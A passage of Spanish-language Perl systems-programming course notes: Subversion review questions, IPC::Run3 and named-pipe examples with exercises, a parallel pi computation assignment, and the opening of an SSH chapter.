    that is designed to be quickly parsed from the output of svn log. It is
    quite common to see the following in Subversion log messages:

    Issue(s): IZ2376, IZ1919
    Reviewed by:  sally

    This fixes a nasty segfault in the wort frabbing process
    ...

    But here again lies some misfortune. Subversion doesn't yet provide
    a log message templating mechanism, which would go a long way toward
    helping users be consistent with the formatting of their log-embedded
    revision metadata.
    ```

    ¿Qué se le ocurre para hacer que el editor se abra con una plantilla dada?

12. ¿Cuando se debe usar `svn propedit`?

13. ¿Cómo controlo que editor se abre cuando uso `svn propedit`?

14. ¿A que fichero pertenecen estas líneas?

```
[helpers]
### Set editor to the command used to invoke your text editor.
###   This will override the environment variables that Subversion
###   examines by default to find this information ($EDITOR,
###   et al).
# editor-cmd = editor (vi, emacs, notepad, etc.)
```

    ¿Para que sirven?

15. ¿Que diferencia hay entre

```
$ svn proplist calc/button.c
```

    y

```
    $ svn proplist -v calc/button.c
```

    ?

16. ¿Cómo se elimina una propiedad de un item?

17. ¿En que forma muestran los comandos `svn status` y `svn diff` los cambios en las propiedades?

18. ¿Cómo se resuelve un conflicto entre propiedades? ¿Que contiene un fichero con sufijo `.prej`?

19. ¿Que valores puede tomar la propiedad `svn:eol-style`?

20. ¿Como se usa `svn:ignore`?

21. ¿Cómo se usa la propiedad `svn:executable`? ¿Que argumentos lleva?

22. ¿Cómo se usa la propiedad `svn:mime-type`?

23. ¿Que formato popular de ficheros de configuración usa `~/.subversion/config`?

24. Explique las siguientes líneas.

```
enable-auto-props = yes

[auto-props]
*.c = svn:eol-style=native
*.cpp = svn:eol-style=native
*.h = svn:eol-style=native
# *.dsp = svn:eol-style=CRLF
# *.dsw = svn:eol-style=CRLF
*.sh = svn:eol-style=native;svn:executable
*.pl = svn:eol-style=native;svn:executable
# *.txt = svn:eol-style=native
*.png = svn:mime-type=image/png
*.jpg = svn:mime-type=image/jpeg
Makefile = svn:eol-style=native
```

25. ¿Como se usa `svn:externals`? ¿Para que sirve? ¿Que limitaciones tiene?

26. Explique los comandos

```
$ cat >svn_ext_val.txt
dir_of_repo_one http://svn.my.com/path/to/repo_one
dir_of_repo_two http://svn.my.com/path/to/repo_two
$ svn propset svn:externals . -F svn_ext_val.txt
```

27. ¿Que hace el comando `shopt`? ¿Que hace este comando?

```
$shopt -s extglob progcomp
```

28. ¿Que hace el comando `complete`? ¿Que hace esta línea?

```
complete -W 'add blame praise annotate cat checkout co cleanup commit ci copy delete del
             remove rm diff di export help h import info list ls log merge mkdir move mv
             rename ren propdel pdel pd propedit pedit pe propget pget pg proplist plist
             propset pset ps resolved revert status stat st switch sw update up' svn
```

29. ¿Que hace el programa bash_completion que viene con la distribución de subversion?

30. ¿Que hace el comando `svnadmin hotcopy RUTA_REPOS NUEVA_RUTA_REPOS`?

31. ¿Que hace el comando `$ svnlook youngest repository/`?

32. ¿Que hacen los comandos `svnadmin dump` y `svnadmin load`?

33. ¿Que hace el comando

```
-bash-3.2$ svnadmin dump repository/ > dumprep.6
?
```

34. ¿Que hace el comando

```
pp2@nereida:~$ ssh banot cat dumprep.6 | svnadmin load mietsiirep
```

? ¿Como fue creado `mietsiirep`?

35. ¿Qué hacen los comandos

```
-bash-3.2$ svnadmin dump --incremental --revision 1:4 repository > dumprep.1to4
-bash-3.2$ svnadmin dump --incremental --revision 5:6 repository > dumprep.5to6

$ ssh banot cat dumprep.1to4 | svnadmin load mietsiiincrep
$ ssh banot cat dumprep.5to6 | svnadmin load mietsiiincrep

?
```

36. ¿Que hace este comando?

```
$ svn merge http://svn.example.com/repos/calc/trunk
```

37. ¿Cual es la diferencia entre usar `patch` y usar `svn merge`?

38. Supongamos que ha pasado una semana desde el comando anterior. ¿Que hace ahora el mismo comando?

```
$ svn merge http://svn.example.com/repos/calc/trunk
```

39. ¿Que hace este comando?

```
$ pwd
/home/user/calc-trunk
$ svn merge --reintegrate http://svn.example.com/repos/calc/branches/my-calc-branch
```

¿Que `diff` se hace?

40. ¿Por que es conveniente suprimir una rama que ha sido reunificada con el tronco?

```
$ svn delete http://svn.example.com/repos/calc/branches/my-calc-branch \
      -m "Remove my-calc-branch."
      Committed revision 392.
```

41. ¿Cómo afectan las mezclas a la propiedad `svn:mergeinfo`?
42. ¿Cómo es la sintáxis de `svn:mergeinfo`?
43. ¿Que hace este comando?

```
$ svn mergeinfo http://svn.example.com/repos/calc/trunk
```

44. ¿Que hace este comando?

```
$ svn mergeinfo http://svn.example.com/repos/calc/trunk --show-revs eligible
```

45. ¿Que hace el comando `$ svn merge -c 303 http://svn.example.com/repos/calc/trunk`?
46. ¿Que hace el comando `$ svn merge -c -303 http://svn.example.com/repos/calc/trunk`?
47. ¿Cómo se resucita un item suprimido? (con y sin historia)
48. ¿Que se entiende por *cherrypicking*?

```
$ svn diff -c 355 http://svn.example.com/repos/calc/trunk
```

49. ¿Que hace el comando?

```
$ svn merge -c 355 http://svn.example.com/repos/calc/trunk
```

50. ¿Que significa esta salida?

```
$ svn propget svn:mergeinfo .
/trunk:341-349,355
```

51. ¿Cómo se interpreta esta salida?

```
$ svn mergeinfo http://svn.example.com/repos/calc/trunk --show-revs eligible
r350
r351
r352
r353
r354
r356
r357
r358
r359
r360
```

52. ¿Que hace este comando?

```
~/src/subversion/TRY-MGM-cache-pages$ svn merge svn+ssh://banot/home/casiano/repository/e
                                                svn+ssh://banot/home/casiano/repository/e
                                                .
```

53. ¿Que hace este comando?

```
$ svn merge http://svn.example.com/repos/calc/trunk --dry-run
```

54. ¿Que hace este comando?

```
~/src/subversion/TRY-MGM-cache-pages$ svn merge -r10:11 svn+ssh://banot/home/casiano/repo
```

55. Se ha producido un conflicto al solicitar `svn merge`. ¿Cómo deshago los cambios introducidos en mi copia de trabajo debidos a la mezcla y vuelvo a la situación anterior?

56. Se ha producido un conflicto al solicitar `svn merge`. ¿Cual es el significado de los ficheros `filename.working`, `filename.left` y `filename.right`?

57. ¿Que hace este comando?

```
$ svn merge -c 3328 --record-only http://svn.example.com/repos/calc/trunk
```

58. ¿Que hace este comando?

```
$ svn log -v -r 390 -g
```

59. ¿Que hace este comando?

```
$ svn blame button.c -g
```

60. Explique la frase:

    A lesser-known fact about Subversion is that it lacks true renames

61. ¿Que ocurre cuando se hace una mezcla de reunificación si en la rama se renombró un fichero pero en el tronco se continuó introduciendo mejoras en el mismo?

62. ¿Que hacen estos comandos?

```
$ cd calc
$ svn info | grep URL
URL: http://svn.example.com/repos/calc/trunk
$ svn switch http://svn.example.com/repos/calc/branches/my-calc-branch
```

63. ¿Que es un *changeset*?

64. ¿Que significa que una copia de trabajo esta 'limpia' (*clean*)?

65. ¿Que hace el comando `merge`

```
$ pwd
/home/user/my-calc-branch

$ svn merge http://svn.example.com/repos/calc/trunk
```

Si es la primera vez que se ejecuta en la copia de trabajo de la rama?

66. ¿En que propiedad guarda subversion la información de la mezcla?

67. ¿Que hace el comando `merge`

```
$ svn merge http://svn.example.com/repos/calc/trunk
```

la siguiente vez que se aplica? ¿Que changesets se aplican?

68. ¿Que hace este comando?:

```
$ pwd
/home/user/calc-trunk
$ svn merge --reintegrate http://svn.example.com/repos/calc/branches/my-calc-branch
```

¿Que cambios se aplican?

69. ¿Porqué es necesario suprimir una rama reunificada?

```
$ svn delete http://svn.example.com/repos/calc/branches/my-calc-branch -m "Remove my-calc
```

70. ¿Cual es la forma en la que la información de mezcla se guarda en `svn:mergeinfo`?

71. ¿Cual es la salida?

```
$ svn mergeinfo http://svn.example.com/repos/calc/trunk
```

72. ¿Cual es la salida?

```
$ svn mergeinfo http://svn.example.com/repos/calc/trunk --show-revs eligible
```

73. ¿Qué hace este comando?

```
$ svn merge http://svn.example.com/repos/calc/trunk --dry-run
```

74. ¿Que debemos hacer si la mezcla produce conflictos que parecen muy difíciles de resolver?

75. Supongamos que los cambios que hicimos en el último `commit` (revisión 303) eran erróneos. ¿Cómo podemos usar `svn merge` para deshacer el cambio?

76. ¿Con que comando localizo un fichero/directorio que fué suprimido hace un tiempo?

77. ¿Como reincorporo (con historia) un fichero/directorio que fué suprimido hace tiempo al proyecto?

78. ¿Como reincorporo (sin historia) un fichero/directorio que fué suprimido hace tiempo al proyecto?

79. ¿A que se denomina *cherrypicking*?

80. Supongamos que a la rama se le han aplicado los cambios habidos en el tronco en el rango de revisiones 341-349 y que el tronco va por la revisión 360. ¿Que hace el comando?

```
$ svn merge -c 355 http://svn.example.com/repos/calc/trunk
```

¿Cual será la salida de `propget` después de este `merge`?

```
$ svn commit -m '...'
$ svn propget svn:mergeinfo .
```

¿Que salida producen los siguientes comandos? (Suponga que el tronco va por la revision 360).

```
$ svn mergeinfo http://svn.example.com/repos/calc/trunk --show-revs eligible
$ svn merge http://svn.example.com/repos/calc/trunk
```

81. ¿En que forma se producen las mezclas cuando esta se descompone en subrangos? ¿Que ocurre con las subsiguientes mezclas si en una se produce un conflicto?

82. ¿Que es un hook? ¿En que directorio se ponen?

83. ¿Que argumentos se pasan a `pre-commit`? ¿Cómo se interpretan los códigos de salida de `pre-commit`? ¿Cuando se aborta el `commit`?

84. Explique el siguiente programa de `post-commit`:

```
#!/bin/sh
REPOS="$1"
REV="$2"

/usr/share/doc/subversion-1.4.2/tools/hook-scripts/commit-email.pl "$REPOS" "$REV" \
                      --from 'aluXXX@ull.es' -r  'aluXXX@ull.es' 'aluXXX@gmail.com'
```

¿Cómo se usa?

85. *a*) Explique este programa de `pre-commit`:

```
#!/bin/sh

REPOS="$1"
TXN="$2"

perl -I/home/casiano/perl5/lib/perl5/site_perl/5.8.8/ \
     /home/casiano/newrepository/hooks/commit-access-control.pl \
     "$REPOS" "$TXN" /home/casiano/newrepository/hooks/commit-access-control.cfg || e

# All checks passed, so allow the commit.
exit 0
```

b) ¿Que hace la librería Config::IniFiles?

c) Explique el sgnificado de cada una de las líneas del fichero de configuración:

```
-bash-3.2$ cat commit-access-control.cfg
[Make everything read-only for all users]
        match   = .*
        access  = read-only

[project1 aluXXXX permissions]
        match  = ^project1/trunk
        users  = myfriend
        access = read-write

[casiano permissions]
```

```
match  = .*
users  = casiano
access = read-write
```

d) Expique este fragmento:

```
aluXXXX@nereida:/tmp$ sed -ne '/svn/,//p' /home/aluXXXX/.ssh/config
Host svn
HostName banot.etsii.ull.es
user casiano
IdentityFile /home/aluXXXX/.ssh/id_dsa_svn
```

¿En que fichero va este fragmento?

e) En el programa de `pre-commit`, ¿Cómo podemos saber quien es el autor de la transacción?

f) ¿Cómo podemos saber las rutas que cambiaron?

g) ¿Cómo podemos saber los directorios que cambiaron?

86. Cuando se escribe un programa que controla un programa externo y parsea su salida ¿Que variable de entorno hay que establecer y a que valor debe estar para asegurarnos que los mensajes serán emitidos en inglés?

87. ¿Que hace el módulo App::SVN::Bisect?

88. ¿Que hace este comando?

```
$ svn-bisect --min 25000 --max 26000 start
```

89. ¿Que hace este comando?

```
$ svn-bisect bad
```

90. ¿Que hace este comando?

```
$ svn-bisect good
```

91. ¿Que hace este comando?

```
$ svn-bisect reset
```

92. ¿Que hace este comando?

```
$ svn-bisect --back reset
```

93. ¿Que hace este comando?

```
svn-bisect run ./mytest.sh
```

94. ¿Cuales son los pasos para aplicar el *Método Científico* a la labor de depuración?

1.12. Práctica: Un Comando para la Gestión de Usuarios en Subversion

Escriba un programa `svnusr` que admita los siguientes comandos:

```
$ svnusr add juan repositorio              # añade una entrada para svn+ssh en .ssh/authorize
$ svnusr rm juan repositorio               # suprime la entrada
$ svnusr disable juan repositorio          # comenta la entrada
$ svnusr enable juan repositorio           # descomenta la entrada
$ svnusr access juan regexp permits        # establece los permisos para juan sobre el camino
```

1.13. El Módulo IPC::Run3

Hay un buen número de módulos Perl que permiten controlar la redirección no sólo de `stdin` y `stdout` sino también de `stderr` y que constituyen una alternativa a `system` y `qx`. Entre estos se encuentra IPC::Run3. El módulo no forma parte del núcleo de Perl y hay que descargarlo desde CPAN:

```
pp2@nereida:~/src/perl/pipesconnombre$ perl -MIPC::Run3 -wde 0
main::(pi_pipenamed_cas.pl:15): my ($nprocs, $nblocks);
  DB<1> run3(['ls', '-l']) # usa STDIN, STDOUT, STDERR
total 36
-rwx------  1 pp2 pp2 14058 2006-03-27 23:33 pi
-rw-------  1 pp2 pp2   488 2006-03-27 23:33 pi.c
-rwx------  1 pp2 pp2  1902 2006-03-28 18:25 pi_pipe_con_nombre.pl
-rwxr-x---  1 pp2 pp2  6677 2007-03-10 09:19 pi_pipe_con_nombre.tar.gz
-rwx------  1 pp2 pp2  2589 2007-03-12 09:21 pi_pipenamed_cas.pl
  DB<2> open $err, '> errores.txt'  # errores a $err
  DB<3> run3(['ls', '-l', 'chuchu'], undef, undef, $err)
  DB<4> !!cat errores.txt # Mostremos los contenidos del fichero
ls: chuchu: No existe el fichero o el directorio
  DB<5> run3(['ls', '-l'], undef, \undef) # STDOUT a /dev/null
  DB<6>
  DB<6> run3(['ls', '-l', 'chuchu'], undef, undef, undef)
ls: chuchu: No existe el fichero o el directorio
  DB<7> sub out { print "\n".scalar(@_)." args\n<<<<<<<<<<<<<<<<<\n@_\n>>>>>>>>>>>>>>>>>" }
  DB<8> run3(['ls', '-l', qw{bidirwithnamedpipes.pl errores.txt}], undef, \&out)

1 args
<<<<<<<<<<<<<<<<<
-rwxr-xr-x 1 pp2 pp2 1038 2009-03-11 17:31 bidirwithnamedpipes.pl

>>>>>>>>>>>>>>>>>
1 args
<<<<<<<<<<<<<<<<<
-rw-r--r-- 1 pp2 pp2   69 2010-03-01 08:16 errores.txt

>>>>>>>>>>>>>>>>>
```

`run3` retorna `TRUE` si el comando pudo ejecutarse. En caso contrario provoca la muerte del programa. Deja `$?` con la información intacta para su consulta.

1.14. Práctica: Uso de IPC::Run3

Reescriba la práctica *Ejecución Controlada de Un Programa* 1.9 usando IPC::Run3.

1.15. Pipes con nombre

Que es

Un pipe *con nombre* también llamada FIFO, es un viejo mecanismo Unix para la comunicación entre procesos en la misma máquina. En MacOS se denominan *sockets*, pero no hay que confundirlos con los sockets TCP. Este concepto también se encuentra en Windows, si bien implementado con otra semántica. Funciona como un pipe normal.

Un pipe tradicional es anónimo en el sentido de que sólo existe durante la existencia de los procesos implicados y no tiene un nombre en el sistema operativo. Un pipe con nombre es persistente,

sobreviviendo a los procesos que lo usan: la finalización del proceso no implica la desaparición del pipe. Además dispone de un nombre/dirección en la jerarquía de archivos.

Su utilidad se revela a la hora de conectar procesos no relacionados.

Creando Pipes con Nombre

Para hacer un pipe con nombre, en Unix usamos mkfifo:

```
pp2@europa:~/src/perl/pipesconnombre$ mkfifo somepipe
pp2@europa:~/src/perl/pipesconnombre$ ls -l somepipe
prw-r--r-- 1 pp2 pp2 0 2009-03-11 14:14 somepipe
```

Obsérvese la `p` como primer carácter, indicando que no se trata de un archivo ordinario sino de un pipe con nombre.

También podríamos haberlo creado con mknod:

```
mknod somepipe p
```

La Función `mkfifo` en Perl

La función `mkfifo` esta disponible en el módulo POSIX:

```
europa:~/src/perl/pipesconnombre$ perl -MPOSIX=mkfifo -wde 0
main::(-e:1):   0
  DB<1> mkfifo "somepipe", 0755
  DB<2> !!ls -l somepipe
prwxr-xr-x 1 pp2 pp2 0 2009-03-11 14:29 somepipe
```

Comunicando Procesos Mediante Pipes con Nombre Ahora arrancamos la calculadora:

```
pp2@europa:~/src/perl/pipesconnombre$ bc < somepipe
```

En otra terminal tecleamos:

```
pp2@europa:~/src/perl/pipesconnombre$ cat > somepipe
2*3
4+9*5
CTRL-D
```

Vemos que en la terminal en la que tenemos la calculadora ejecutándose aparece:

```
pp2@europa:~/src/perl/pipesconnombre$ bc < somepipe
6
49
```

Acoplamiento de los Procesos que se Comunican

Obsérvese que en los pipes anónimos los procesos que comparten el pipe comparten un ancestro cercano en la jerarquía de procesos. Esto no es tan cierto en el caso de los pipes con nombre.

Excepciones

Un proceso que intenta escribir a un pipe con nombre que carece de proceso lector recibe una señal `SIGPIPE` .

Comunicación Unidireccional entre Procesos Desacoplados usando Pipes con Nombre

Cuando uso `mozilla` y quiero imprimir una página solo se ofrecen dos opciones: mandarlo a impresora (lo que sólo hago cuando estoy seguro que el texto me interesa mucho) o guardarlo como un postscript (que ocupa muchos megas). Una solución es ejecutar antes de hacerlo el siguiente programa:

```
nereida:~# cat -n  /usr/local/bin/mozilla2pdf
 1  #!/usr/bin/perl -w
 2  use strict;
 3
 4  my $visualpdf = "xpdf"; #  gpdf acroread
 5  my $pipe = (shift || '/tmp/mozilla.ps');
 6  my $pdf = (shift || '/tmp/mozilla.pdf');
 7  unless (-p $pipe) {
 8    unlink $pipe;
 9    system("mkfifo $pipe");
10    die "Can't execute mkfifo" if $?;
11  }
12
13  while (1) {
14    system("ps2pdf - $pdf < $pipe");
15    die "Pipe with ps2pdf did'nt work" if $?;
16    system("$visualpdf $pdf");
17    die "Error executing " if $?;
18  }
19
20  =head1 NAME mozilla2pdf
21
22  =head1 SYNOPSIS
23
24    mozilla2pdf ps_pipe pdf_file
25
26  =head1 DESCRIPTION
27
28  Print from your browser the HTML page to postscript file C<ps_pipe>.
29  It will be saved as a C<pdf_file>.
30  If  C<ps_pipe> isn't specified defaults to C</tmp/mozilla.ps>.
31  If  C<pdf_file> isn't specified defaults to C</tmp/mozilla.pdf>.
32
33  =head1 AUTHOR
34
35  Casiano Rodriguez Leon
```

Después de ejecutar este programa seleccionamos la opción imprimir a fichero de Mozilla. Le indicamos que lo haga en el fichero `/tmp/mozilla.ps`. Nos avisa que ya existe, le decimos que adelante y el pipe comienza a trabajar. Al finalizar la conversión de la línea 8 se abre un visualizador (hemos usado `xpdf`) para mostrar el aspecto del `.pdf`.

Parece que no es posible utilizar con garantías pipes con nombre en un sistema de archivos NFS.

Comunicación Bidireccional entre Procesos Desacoplados usando Pipes con Nombre

El siguiente código muestra como usar pipes con nombre para comunicar con una aplicación externa: la calculadora bc.

```
pp2@europa:~/src/perl/pipesconnombre$ cat -n bidirwithnamedpipes.pl
  1  #!/usr/bin/perl -w
```

```
 2  use strict;
 3  use POSIX qw{EWOULDBLOCK mkfifo};
 4  use File::Temp qw/ tempfile tempdir /;
 5  use IO::Prompt;
 6  use File::Spec;
 7  use Time::HiRes qw{usleep};
 8
 9  my $tmp = File::Spec->tmpdir();
10  my $dir = tempdir( "$tmp/PIPEEXAMPLEXXXX", CLEANUP => 1 );
11  my $out = "$dir/me2bc";
12  my $in = "$dir/bc2me";
13
14  mkfifo $out, 0755;
15  mkfifo $in, 0755;
16
17  $SIG{PIPE} = sub {
18    warn "received SIGPIPE. Exiting!\n";
19    exit(1);
20  };
21
22  prompt "Run \n\tbc < $out &> $in\n".
23         "in another terminal, then press enter: ";
24
25  open (my $fout, "> $out");
26  open (my $fin, "$in");
27  $fin->blocking(0);
28
29  my $result;
30  while (prompt("Expression (CTRL-D to end): ", '-l')) {
31
32    print "Sending expression to external 'bc' process ...\n";
33    syswrite $fout, $_;
34    usleep(10);
35    my $bytes = sysread $fin, $result, 1024;
36    if (defined($bytes))  {
37      if ($bytes) {
38        print "Obtained result from external 'bc' process:\n\t$result";
39      }
40      else { # EOF
41        warn "bc process broken!\n";
42        last;
43      }
44    }
45    else {
46      print "Nothing has arrived (yet) ...\n";
47    }
48  }
```

La función `sysread` cuando se usa sobre un manejador sin bloqueo devuelve `undef` si no hay nada disponible. En tal caso la variable `$!` contiene el código de error `EWOULDBLOCK` (definida en POSIX). Esta situación no debe confundirse con la devolución de un cero, la cual indica la presencia del final de fichero.

El manejo de *escrituras sin bloqueo* es similar. El retorno de un valor `undef` señala la imposibilidad de escribir. Si la escritura sólo se ha podido hacer parcialmente es responsabilidad del programador

intentarlo posteriormente.

Ahora ejecutamos el programa en una terminal:

```
pp2@europa:~/src/perl/pipesconnombre$ ./bidirwithnamedpipes.pl
Run
        bc < /tmp/PIPEEXAMPLEgVQX/me2bc &> /tmp/PIPEEXAMPLEgVQX/bc2me
in another terminal, then press enter:
```

Sigamos las instrucciones: copiamos la línea en otra terminal:

```
pp2@europa:~$  bc < /tmp/PIPEEXAMPLEgVQX/me2bc &> /tmp/PIPEEXAMPLEgVQX/bc2me
```

El proceso se queda en espera. Obśervese que hemos redirigido tanto la salida estandar (`stdout`) como la salida de errores (`stderr`) al pipe con nombre `/tmp/PIPEEXAMPLEgVQX/bc2me` (Véase por ejemplo BASH Programming - Introduction HOW-TO).

Ahora continuamos en la otra terminal introduciendo expresiones:

```
Expression (CTRL-D to end): 2*3
Sending expression to external 'bc' process ...
Obtained result from external 'bc' process:
        6
Expression (CTRL-D to end): 4+5
Sending expression to external 'bc' process ...
Obtained result from external 'bc' process:
        9
Expression (CTRL-D to end): a=2
Sending expression to external 'bc' process ...
Nothing has arrived (yet) ...
Expression (CTRL-D to end): a
Sending expression to external 'bc' process ...
Obtained result from external 'bc' process:
        2
```

Ahora pulsamos `CTRL-C` en la terminal en la que esta ejecutándose `bc`. El proceso correspondiente a `./bidirwithnamedpipes.pl` detecta la señal de `SIGPIPE` una vez leída la entrada:

```
Expression (CTRL-D to end):
Sending expression to external 'bc' process ...
received SIGPIPE. Exiting!

pp2@europa:~/src/perl/pipesconnombre$
```

Ejercicios

1. ¿Que hace la línea `use` POSIX `qw{EWOULDBLOCK mkfifo}`?
2. ¿Que hace la línea `use` File::Temp `qw/ tempfile tempdir /`;
3. ¿Que funciones provee IO::Prompt?
4. ¿Para que sirve File::Spec?
5. ¿Para que srive Time::HiRes?
6. ¿Que contiene el hash `%SIG`?
7. ¿En que módulo esta el método `blocking`?

8. ¿Que devuelve `sysread` si no se leyó nada?
9. ¿Que devuelve `sysread` si se leyó el final de fichero?
10. Describa situaciones en las que podría ser ventajoso utilizar pipes con nombre

1.15.1. Práctica: Pipes con Nombre. Apertura Bidireccional

Escriba un módulo que provea una función `opennp` que retorna tres manejadores:

```
my ($fromme, $tome, $err) = opennp('metoexternal.p', 'externaltome.p', 'err.p', 'command par1
```

La función crea los tres pipes con nombre con los argumentos especificados lanza la aplicación `command par1 par2` con su output redirigido a `externaltome.p`, su input rederigido desde `metoexternal.p` y su salida de errores a `err.p`. Los manejadores pueden ser entonces usados para comunicarse con la aplicación externa:

```
syswrite $fromme, $message;
```

Para lanzar el proceso de forma concurrente use `fork`. El seudocódigo sigue este esquema:

```
if ($pid = fork) { # father
  die "Can't fork" unless defined $pid;
  ...
}
else {
  # redirect STDOUT, STDIN and STDERR  to named pipes
  exec('command par1 par2 > externaltome.p < metoexternal.p 2> err.p');
}
```

Lista de requisitos:

- Reescriba los dos ejemplos anteriores usando su módulo.
- Utilize subversion.
- Escriba la documentación
- Escriba las pruebas
- Haga un análisis de cubrimiento de las pruebas usando Devel::Cover. Lea el tutorial lib/Devel/Cover/Tutorial. Véase un ejemplo típico de `Makefile.PL` con objetivo `cover`.

```
casiano@tonga:~/src/perl/pl/PL-Tutu$ cat Makefile.PL
use strict;
use warnings;
use ExtUtils::MakeMaker;

# Run 'make test' in those machines via SSH
# Install GRID::Machine for target 'remotetest'
my $REMOTETEST = 'remotetest.pl';
my $MACHINES = $ENV{MACHINES} || 'orion beowulf';

WriteMakefile(
    NAME              => 'PL::Tutu',
    VERSION_FROM      => 'lib/PL/Tutu.pm', # finds $VERSION
    PREREQ_PM         => { 'Class::MakeMethods::Emulator::MethodMaker' => 0}, # e.g., Modu
    EXE_FILES         => [ 'scripts/tutu' ],
```

```
    ($] >= 5.005 ?     ## Add these new keywords supported since 5.005
      (ABSTRACT_FROM  => 'lib/PL/Tutu.pm', # retrieve abstract from module
       AUTHOR         => 'Casiano Rodriguez-Leon <casiano@ull.es>') : ()),
);

sub MY::postamble {

  $_ = targets();
  s/<<REMOTETEST>>/$REMOTETEST/ge;
  s/<<MACHINES>>/$MACHINES/ge;
  return $_;
}

sub targets {
  return <<'EOSQT';

coverage:
    cover -delete
    make HARNESS_PERL_SWITCHES=-MDevel::Cover test
    cover

remotetest: dist
    <<REMOTETEST>> ${DISTVNAME}.tar.gz <<MACHINES>>
myclean: veryclean
    cover -delete
EOSQT
}
```

1.15.2. Práctica: Calculo Usando Pipes con Nombre

El área bajo la curva $y = \frac{1}{1+x^2}$ entre 0 y 1 nos proporciona un método para calcular π:

$$\int_0^1 \frac{4}{(1+x^2)} dx = 4 \arctan(x)|_0^1 \ = 4(\frac{\pi}{4} - 0) = \pi$$

Esta integral puede aproximarse por la suma:

$$\pi \simeq \sum_{i=0}^{N-1} \frac{4}{N \times \left(1 + (\frac{i+0,5}{N})^2\right)} \tag{1.1}$$

La suma puede hacerse en paralelo. El siguiente programa C calcula una parte de la suma:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ cat -n pi.c
  1  #include <stdio.h>
  2  #include <stdlib.h>
  3
  4  main(int argc, char **argv) {
  5    int id, N, np, i;
  6    double sum, left;
  7
  8    if (argc != 4) {
  9      printf("Uso:\n%s id N np\n",argv[0]);
 10      exit(1);
 11    }
```

```
 12    id = atoi(argv[1]);
 13    N = atoi(argv[2]);
 14    np = atoi(argv[3]);
 15    for(i=id, sum = 0; i<N; i+=np) {
 16      double x = (i + 0.5)/N;
 17      sum += 4 / (1 + x*x);
 18    }
 19    sum /= N;
 20    if (id) {
 21      scanf("%lf", &left);
 22      sum += left;
 23    }
 24    fflush(stdout);
 25    printf("%lf\n", sum);
 26  //  fprintf(stderr, "[%d] %lf\n", id, sum);
 27  }
```

Es posible establecer un pipe entre diversas réplicas de este programa para calcular una aproximación a π. Veamos un ejemplo de ejecución en pipe:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ gcc pi.c -o pi
lhp@nereida:~/Lperl/src/perl_networking/ch2$ time pi 0 1000000 4 | pi 1 1000000 4 | \
                                                 pi 2 1000000 4 | pi 3 1000000 4
3.141592

real    0m0.026s
user    0m0.070s
sys     0m0.010s
```

En secuencia:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ time \
              (pi 0 1000000 4;  echo 0 | pi 1 1000000 4 ; echo 0 | pi 2 1000000 4 ;\
               echo 0 | pi 3 1000000 4)
0.785399
0.785398
0.785398
0.785397

real    0m0.042s
user    0m0.040s
sys     0m0.000s
```

Usando pipes con nombres:

```
lhp@nereida:~/Lperl/src/perl_networking/ch2$ mkfifo f0 f1 f2
lhp@nereida:~/Lperl/src/perl_networking/ch2$ time ((pi 0 1000000 4 >f0 &);\
     (pi 1 1000000 4 <f0 >f1  &); (pi 2 1000000 4 <f1 >f2 &); (pi 3 1000000 4 <f2))
3.141592

real    0m0.025s
user    0m0.020s
sys     0m0.010s
```

Escriba un programa Perl que lee/evalúa un fichero de configuración describiendo una secuencia de comandos a ejecutar. Según la opción en la línea de argumentos `-p|-n|-s` el programa ejecuta los comandos en pipe, pipe con nombres o en secuencia.

Escriba en un módulo `UnixProcess::Composition::Simple` con funciones genéricas que retornen la cadena unix que describe la composición de los comandos en secuencia, en pipe y en pipe con nombre. Sigue un ejemplo de lo que podría ser el código de la función que implanta los pipes ordinarios:

```
pp2@nereida:~/src/perl/pipesconnombre$ sed -ne '63,73p' pi_pipenamed_cas.pl | cat -n
 1  sub unixpipe {
 2    my @commands = @_;
 3
 4    my $lastproc = $#commands;
 5    my @cmds = map { "$commands[$_] |" } 0..$lastproc;
 6    our ($a, $b);
 7    my $cmds = reduce { "$a$b" } @cmds;
 8    chop($cmds); # Supress final |
 9
10    return $cmds;
11  }
```

La función hace uso de `reduce` que se encuentra en `List::Util` . Otra función que puede serle útil al escribir la práctica es `all` en `List::MoreUtils` :

```
die "All args must be numbers" unless all { /\d+/ and $_ > 0 } @ARGV;
```

Para llamar a la función `unixpipe` necesita preparar los comandos para que incluyan a los argumentos. Para el programa de cálculo de π sería algo así:

```
@commands = map { "$command $_ $nblocks $nprocs" } 0..$nprocs-1;
my $pipe = unixpipe(@commands);
system $pipe or die "Can't execute $pipe";
```

Utilice `IPC::Run3` para la ejecución si está instalado. Compare los tiempos obtenidos usando la función `timethese` del módulo `Benchmark` para las comparaciones. Cuando entregue la práctica acompañela de todos los ficheros necesarios.

Capítulo 2

SSH: Secure Shell

2.1. Conexiones con `ssh`

2.1.1. Introducción

Definición

SSH es un protocolo de red y un conjunto de estándares que permiten una conexión encriptada entre dos computadoras. Usa criptografía de clave pública para autentificar al computador y al usuario. Por defecto suele usar el puerto TCP 22.

SSH se usa para acceder a una máquina remota y ejecutar comandos en una máquina remota. También sirve para proteger conexiones inseguras y transferir ficheros de manera segura. SSH utiliza un modelo cliente-servidor. Un programa cliente (normalmente denominado `ssh`) es utilizado para establecer una conexión a otro programa que da el servicio y que se ejecuta en la máquina remota (normalmente denominado `sshd` o SSH daemon).

SSH soporta autentificación basada en RSA y DSA. *RSA* fué el primer algoritmo publicado que permite el cifrado y la firma digital. Se cree que es seguro si las claves son lo suficientemente largas. Se usa aún en comercio electrónico. La alternativa mas usada es *DSA* cuyas inciales corresponden a *Digital Signature Algorithm*. DSA es propiedad del gobierno de los Estados Unidos de America.

Hay criptosistemas -a los que RSA pertenece - en los cuales el cifrado y desencriptado se hace utilizando claves separadas y no es posible derivar la clave de desencriptado del conocimiento de la clave de encriptado. El cliente utiliza un par de claves pública/privada para la autentificación. El servidor sólo conoce la clave pública. Funciona como una pareja llave/cerradura en la que el conocimiento de la cerradura no permite deducir la forma de la llave.

Historia

- Tatu Ylönen diseña y publica la primera versión del protocolo SSH (SSH-1)
- Ylönen funda *SSH Communications Security* a finales de 1995. La versión original - que usaba software libre - evoluciona a software propietario
- Aparece en 1996 el protocolo SSH-2, que es incompatible con SSH-1. Se mejora la seguridad (via el algoritmo Diffie-Hellman para el intercambio de claves) y la comprobación de la integridad via mensajes de autentificación. Además permite ejecutar un número arbitrario de sesiones shell sobre una única conexión SSH.
- En 1998 se encuentra una vulnerabilidad en SSH 1.5. El fallo ha sido resuelto en la mayoría de las implementaciones
